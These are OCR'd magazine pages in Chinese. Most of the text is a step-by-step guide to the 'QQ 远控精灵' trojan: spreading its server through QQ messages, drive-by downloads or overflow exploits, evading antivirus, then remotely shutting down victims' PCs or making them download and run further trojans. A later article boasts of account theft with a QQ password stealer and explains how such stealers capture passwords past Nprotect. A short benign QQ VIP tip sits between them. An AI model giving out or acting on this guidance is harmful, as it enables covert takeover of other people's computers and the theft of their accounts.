


图 4

服务端生成后，我们还可以利用以前杂志上介绍的捆绑、免杀等技术来对服务端进行改造，以更好的躲过杀毒软件的查杀，限于篇幅，就不细说了，各位读者请仔细翻阅前几期的杂志。

QQ 远控精灵的操控

我们把服务端程序通过QQ发给好友，或是通过网站挂马，或是利用远程溢出后在上传到对方的电脑上执行，当对方成功的运行了我们的服务端后，就可以利用发送QQ信息来控制对方的电脑了。

1.关闭对方计算机

运行“QQ 远控精灵”的客户端QQclient.exe，在左侧下拉菜单里显示的就是木马的一些功能，选中“关闭计算机”（图5），然后点击右侧的“生成代码”后，在左边的空白栏里就会生成让对方关机的代码了（生成的代码会根据大家输入的识别码来改变），如图6。




图5




图6

我们把生成的代码复制下来，然后利用QQ发送给中了该木马的好友，对方就会关机了，如图7。

2.下载指定文件并运行

如果想让对方的电脑下载我们想要的程序并执行（通常是用来下载其它功能更强大的木马程序），那么可以选择下拉菜单中的“下载文件并运行”，然后在下面的空白栏中输入想下载的程序的地址，最后点击“生成命令”，再点击“生成代码”，如图8。我们把生成的代码利用QQ发送给对方，当对方接收到代码信息后，就会自动下载程序并运行了（默认下载到的地址是在C:\下）。至于其它的功能，使用的方法类似，就不再多说了。

这个木马独特的思路和设计非常新颖吧，大家就好好的玩玩吧！




图7




图8

（文章中涉及到的工具QQ远控精灵已经收录在光盘中）


VIP4 会员来启动 K 级好友功能


小地瓜

随着自己QQ好友的不断增多，可能有很多朋友的网友数量已经达到500人的上限，并且QQ会员等级也已到了VIP4，但却并未享受拥有千人的待遇，其实主要原因是自己的QQ未开通K级好友的功能。

在QQ会员的等级体系中，VIP贵宾将会按照会员的不同时长从VIP1逐渐成长至VIP6，并且每个会员等级阶段都会有着不同的服务待遇，本文以VIP4会员等级的QQ用户为例，来享受拥有千人网友的待遇。

首先打开IE，进入http://vip.qq.com页面，登录自己达到VIP4等级的QQ号码，单击上方导航栏里的“会员特权”－“功能特权”选项，在出现的“功能特权”编辑区里，找到“K级好友”标签（图1），单击其右侧的“设置”按钮，接下来在弹出的新页面里，单击“激活”按钮，即可享受K级好友的千人功能了（图2）。





拿什么拯救你——我的QQ

无敌小龙（张博）

一、后门，又见后门

几年前我就知道了一款不错的QQ盗号软件——啊拉QQ大盗，在“作案”无数后，我开始纳闷为什么搞到的QQ号码都是位数众多的那种。数月后，我终于知道了真相，原来在这个软件里还藏有后门，所有的五、六位的靓号全都发到了程序作者的Email中，真是窝火啊！

菜鸟可不能两次都犯同样的错误！那怎么来识别有后门的QQ木马呢？我们先在自己的电脑上运行配置好的QQ木马，然后在QQ号码处输入“123456”，在密码处输入“password”，点击“登录”按钮，然后到配置好的邮箱里去看看，如果没有收到信件，呵呵，那就要注意了，这很可能就是藏有后门的木马！

注意：此招对新版的啊拉QQ大盗无效，新版的啊拉要得到QQ登录成功的窗口后才会发信。所以为了测试是否有后门，我们需要有一个“简短好记”的QQ号，而且还要申请了密码保护，这是见招拆招，揪出它的后门！

二、走出误区

按照一般网上的说法，只要把输入密码的顺序改一下，就可以防止盗号。不过，我认为这个方法完全无效的！先来说说Nprotect保护，腾讯的Nprotect到底是起什么作用呢？我使用自己编写的一个简单的“键盘记录”工具来演示一下，比如我们输入的QQ密码是“123456”，结果键盘记录工具只能记录下我的QQ号码，而不能记录下QQ密码（图1）！也就是说Nprotect保护拦截了我的“键盘记录”工具在接收保护的密码框中的记录过程（QQ的Nprotect只保护密码框，所以QQ号码输入框中的内容可以被记录）！




图1

那么QQ盗号木马的流程一般是怎样的呢？首先，它要破坏掉这个Nprotect保护文件，然后它有两个选择：一个是使用类似我编写的那种键盘记录工具的功能来完成这个捕获工作，还有一个就是先获得密码框的句柄，然后发送一个“SW_GETTEXT消息”，发送完毕后，就会返回QQ用户的登录密码了！

如果使用键盘记录的话（假设我的QQ密码是123456），当我输入“456”，然后鼠标定位在4的前面再输入“123”，那么记录的结果就会是“456123”（图2）。出现这种情况的原因是因为键盘记录软件只能记录键盘的操作而不能记录鼠标的操作！

